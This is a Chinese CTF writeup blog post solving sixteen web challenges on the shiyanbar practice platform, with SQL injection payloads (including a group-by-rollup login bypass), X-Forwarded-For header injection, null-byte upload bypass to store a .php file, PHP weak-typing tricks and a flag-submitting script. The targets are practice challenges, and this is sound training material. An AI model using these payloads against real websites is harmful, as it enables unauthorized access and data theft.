实验吧web题库writeup

原创

Pz_mstr 于 2017-10-11 21:15:01 发布 1057 收藏

1.登陆一下好吗

未过滤单引号，双引号，and

过滤了or，|，&，select等等

题目的意思显然就是需要我们登陆，登陆之后应该就能获得flag或者进行下一步

但是本题对or进行了过滤，因此我们常用的万能密码就不行了。

构造能够成功登陆的语句，首先猜测此处为单引号注入，试下最简单的'='，成功登陆获得flag

ctf{51d1bf8fb65a8

hint :
username:'='
password:'='

username	password
hell02w	69bc7cf459bcff03625939193ec71e0e
w0d3rkun	dbb9111e4ed03e2d4021c3c3b0ac8749
mut0r3nl	86846490336911c0f3c6e07cc197d22c

2.who are you?

题目出现：your ip is 。。。。

配合题目 who are you

显然本题考点为：网站访问者的ip地址，抓包发现http头部缺少相应的参数，手动添加以下进行尝试

X-Forwarded-For

Client-IP

x-remote-IP

x-originating-IP

x-remote-addr

发现X-Forwarded-For可以成功：

Request

Raw | Params | Headers | Hex

```
GET /web/wonderkun/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.shiyanbar.com/ctf/1941
X-Forwarded-For: 123.456.78.9
Cookie: sample-hash=571580b26c65f306376d4f64e53cb5c7; source=0;
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1507547747,1507599587,1507707080,1507
721648;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*101195%2CnickName%3Acsu_porlo
ck; Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1507721929;
PHPSESSID=ktgiq3s750jvf7g6lnpsn8uur1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Wed, 11 Oct 2017 11:42:56 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17
X-Powered-By: PHP/5.2.17
Content-Length: 24
Connection: close
Content-Type: text/html

your ip is :123.456.78.9
```

这时候又陷入了僵局，转念一想，“把所有攻击我的人都记录到数据库中去”

考虑此处为一个sql注入点

测试后发现存在时间盲注，且字段中如果出现逗号，逗号后的数据全部无效

接下来就简单了，手工盲注（不建议，速度慢），或者写一个脚本即可获得flag

如果使用sqlmap的话，由于有些payload中含逗号，比如if函数，因此需要自己修改tamper才能正确得到结果

3.因缺思汀的绕过

看源码发现了源码地址：source.txt，尝试查看成功

对于源码进行分析如下：

```
<?php
error_reporting(0);

if (!isset($_POST['uname']) || !isset($_POST['pwd'])) {
        echo '<form action="" method="post">'."<br/>";
        echo '<input name="uname" type="text"/>'."<br/>";
        echo '<input name="pwd" type="text"/>'."<br/>";
        echo '<input type="submit" />'."<br/>";
        echo '</form>'."<br/>";
        echo '<!--source: source.txt-->'."<br/>";
    die;
}

function AttackFilter($StrKey,$StrValue,$ArrReq){
    if (is_array($StrValue)){
        $StrValue=implode($StrValue);
    }
    if (preg_match("/".$ArrReq."/is",$StrValue)==1){
        print "姘村綍鍑忔敹鍙傛暟鍖呭惈鏈夋敾鍑诲浗绮";
        exit();
    }
}

$filter = "and|select|from|where|union|join|sleep|benchmark|,|\(|\)";
foreach($_POST as $key=>$value){
    AttackFilter($key,$value,$filter);
}

$con = mysql_connect("XXXXXX","XXXXXX","XXXXXX");
if (!$con){
        die('Could not connect: ' . mysql_error());
}
$db="XXXXXX";
mysql_select_db($db, $con);
$sql="SELECT * FROM interest WHERE uname = '{$_POST['uname']}'";
$query = mysql_query($sql);
if (mysql_num_rows($query) == 1) {
    $key = mysql_fetch_array($query);
    if($key['pwd'] == $_POST['pwd']) {
        print "CTF{XXXXXX}";
    }else{
        print "浜ゅ綍澶辫触鍝﹀";
    }
}else{
        print "鍚€ 棰嗙粍鍙傛暟鍖呭惈";
}
mysql_close($con);
```

这里需要满足不使用如下关键词即可

需要满足查询结果只能有一列

需要满足输入的密码与查询返回的密码一致

满足三个条件即可获得flag

最难满足的是第三个条件：因为我们不知道数据库中的密码，因此这里用到了group by rollup的查询技巧

举例：雇员的工资单，有部门和职位可以进行分组，计算每个部门，每个职位的工资平均值

但如果想查看部门平均值和全部雇员的平均值，普通的group by语句无法实现，需要使用有withroollup字句的group by 语句来实现

```
mysql> select dep,pos,avg(sal) from employee group by dep,pos with rollup;
+------+------+-----------+
| dep | pos | avg(sal) |
+------+------+-----------+
| 01 | 01 | 1500.0000 |
| 01 | 02 | 1950.0000 |
| 01 | NULL | 1725.0000 |
| 02 | 01 | 1500.0000 |
| 02 | 02 | 2450.0000 |
| 02 | NULL | 2133.3333 |
| 03 | 01 | 2500.0000 |
| 03 | 02 | 2550.0000 |
| 03 | NULL | 2533.3333 |
| NULL | NULL | 2090.0000 |
+------+------+-----------+
10 rows in set (0.00 sec)
```



因此我们在这里也可以使用group
by with rollup来使得查询返回的密码值为空

Payload为：

uname=’ or 1=1group by pwd with rollup limit 1 offset 0/1/2…#&pwd=

偏移值需要进行尝试，最终结果为

uname=’ or 1=1 group by pwd with rollup limit 1 offset 2#&pwd=



4.简单的注入123

第一题

本题是对一些重要关键字进行了过滤，比如select，from，where等

可以采取注释或重写方法进行绕过

第二题

过滤了空格，select和)采用同样的注释法进行绕过

第三题

这题并没有感觉过滤了什么，只是盲注

采用报错型盲注速度出结果

5.天下武功唯快不破

There is no martial art is indefectible, while the fastest speed is the only way for long success.
>>>>>>----You must do it as fast as you can!----<<<<<<

看了下源码，要求将flag以post方式，作为key参数提交，速度要快


显然他的提示为使用脚本自动提交

思路：填写url->获取session->打开连接->获取响应头->获取相应flag，进行加工->构造post请求并发送->打印响应内容

```
#coding:utf8
import requests
import base64
URL = "http://ctf5.shiyanbar.com/web/10/10.php"
Session = requests.Session()
response = Session.get(URL)
Head = response.headers
flag = base64.b64decode(Head['flag']).split(':')[1]
print flag
postData = {'key': flag}
result = Session.post(url=URL, data=postData)
print result.text
```

6.让我进去

抓包，修改可疑参数：source=1，出现源代码



我们发现，服务器会检测cookies中有没有getmein，然后判断与md5加密后的结果是否一样，如果一样则可以得到flag

之后就不会了。。。参考大佬们的wp，发现是一个叫做哈希拓展长度攻击，白帽子那本书里有

在这里就不献丑了，直接贴链接http://www.freebuf.com/articles/web/69264.html

7.拐弯抹角

这一关有点莫名其妙，直接index.php出flag，下面的源码瞄了一眼，难度不大，就不分析了

8.Forms

直接提交抓包发现

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
Referer: http://ctf5.shiyanbar.com/10/main.php
Cookie: Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=150751838
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1507600935; PHP
Connection: close
Upgrade-Insecure-Requests: 1

PIN=&showsource=0
```


修改参数，显示源码

```
$a = $_POST["PIN"];
if ($a == -19827747736161128312837161661727773716166727272616149001823847) {
    echo "Congratulations! The flag is $flag";
} else {
    echo "User with provided PIN not found.";
}
```


User with provided PIN not found.
PIN:
Enter

输入a的值，出flag

Congratulations! The flag is ctf{forms_are_easy}
PIN:
Enter

9.天网管理系统

查看源码发现

```
</form>
<!-- $test=$_GET['username']; $test=md5($test); if($test=='0') -->
</body>
</html>
```


利用php弱类型漏洞

天网管理系统

安全与你同在

账户:admin 密码:admin

就是这么光明正大的放置用户名和密码,爸爸说我们再也不会忘记密码啦。

大家请放心使用我们的产品。

用户名: admin


密码: admin

登入系统

/user.php?fame=hjkleffifer

进入该页面

$unserialize_str = $_POST['password']; $data_unserialize = unserialize($unserialize_str); if($data_unserialize['user'] == '???' && $data_unserialize['pass']=='???') { print_r($flag); } 伟大的科学家php方言道：成也布尔，败也布尔。回去吧骚年



天网管理系统

安全与你同在

账户:admin 密码:admin

就是这么光明正大的放置用户名和密码,爸爸说我们再也不会忘记密码啦。

大家请放心使用我们的产品。

用户名: admin


密码: admin

登入系统


ctf{dwduwkhduw5465}

10.忘记密码了


响应包发现submit.php页面



添加相应的参数，发现失败



这里有vim的提示，考虑备份文件的存在：暴露源码




```
--
-- 转存表中的数据 `user`
--

INSERT INTO `user` (`id`, `username`, `email`, `token`) VALUES
(1, '****不可见***', '***不可见***', 0);
*/


.....这一行是省略的代码.....

if(!empty($token)&&!empty($emailAddress)){
        if(strlen($token)!=10) die('fail');
        if($token!='0') die('fail');
        $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
        $r = mysql_query($sql) or die('db error');
        $r = mysql_fetch_assoc($r);
        $r = $r['num'];
        if($r>0){
                echo $flag;
        }else{
                echo "失败了呀";
        }
```

按照条件设置token即可


11.onemore

```php
<?php
if (isset ($_GET['password'])) {
        if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
        {
                echo '<p>You password must be alphanumeric</p>';
        }
        else if (strlen($_GET['password']) < 8 && $_GET['password'] > 9999999)
        {
                if (strpos ($_GET['password'], '*-*') !== FALSE)
                {
                        die('Flag: '. $flag);
                }
                else
                {
                        echo('<p>*-* have not been found</p>');
                }
        }
        else
        {
                echo '<p>Invalid password</p>';
        }
```



按照条件设置：使用%00截断达到既满足不存在a-zA-Z0-9，又使得该数比9999999大


12.Guest Next Session

根据提示：仔细看条件，session_start()每次启用新会话，需要会话password值与提交的password相等，因此我们考虑将session置零



13.FALSE





显然利用sha1的漏洞

Flag: CTF{t3s a1}


14.上传绕过

修改上传名，类型都不行，重写上传名也不行

考虑0x00截断，我们在上传点增加xxx.php+，那么成功上传后文件名应该是类似于这样的：

xxx.php+4561321654.jpg

如果我们将+这个地方改为0x00，即可截断



3b	20	6e	61	6d	65	3d	22	64	69	72	22	0d	0a	0d	0a	; name="dir"
2f	75	70	6c	6f	61	64	73	2f	31	31	32	33	34	35	2e	/uploads/112345.
70	68	70	00	0d	0a	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	php ----------
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	----------
2d	2d	2d	31	32	33	37	38	35	38	36	32	38	33	33	30	---1237858628330
0d	0a	43	6f	6e	74	65	6e	74	2d	44	69	73	70	6f	73	Content-Dispos
69	74	69	6f	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	ition: form-data

Content-Type: text/html

<html><head><meta charset="utf-8" /></head><body>
Upload: TIM截图20171009202635.png
Type: image/png
Size: 1.2421875 Kb
Stored in:
./uploads/8a9e5f6a7a789acb.php
恭喜你获得flag一枚：
flag{SimC[redacted];huan}</body>
</html>

15.NSCTF200

阅读理解逆向分析题

加密过程：
1.字符反转
2.取出每个字符，转化成ascii码值，+1，转化为字符
3.连成字符串
4.base64加密
5.字符翻转
6.rot13加密

解密过程
1.rot13解密
2.字符翻转
3.base64解密 ~88:36e1bg8438e41757d:29cgeb6e48c`GUDTO|;hbmg
4.取出每个字符，转化为ascii码值，-1，转换为字符 }77925d0af7327d30646c918bfda5d37b_FTCSN{:galf
5.翻转 flag:{NSCTF_b73d5adfb819c64603d7237fa0d52977}

16.程序逻辑问题

分析源码


```
<html>
<head>
welcome to simplexue
</head>
<body>
<?php


if($_POST[user] && $_POST[pass]) {
        $conn = mysql_connect("********", "*****", "********");
        mysql_select_db("phpformysql") or die("Could not select database");
        if ($conn->connect_error) {
                die("Connection failed: " . mysql_error($conn));
}
$user = $_POST[user];
$pass = md5($_POST[pass]);

$sql = "select pw from php where user='$user'";
$query = mysql_query($sql);
if (!$query) {
        printf("Error: %s\n", mysql_error($conn));
        exit();
}
$row = mysql_fetch_array($query, MYSQL_ASSOC);
//echo $row["pw"];

  if (($row[pw]) && (!strcasecmp($pass, $row[pw]))) {
        echo "<p>Logged in! Key:************** </p>";
}
else {
    echo("<p>Log in failure!</p>");

  }


}
```


简单来说，就是需要满足

输入的密码经过md5加密后与对应用户名查询返回的密码一致即可登录

一般来说这个在不知道用户名密码的情况下不可能实现，但是我们可以发现这里存在sql注入漏洞

我们可以构造payload使得正常查询失败从而进行我们想要的查询，返回相应结果

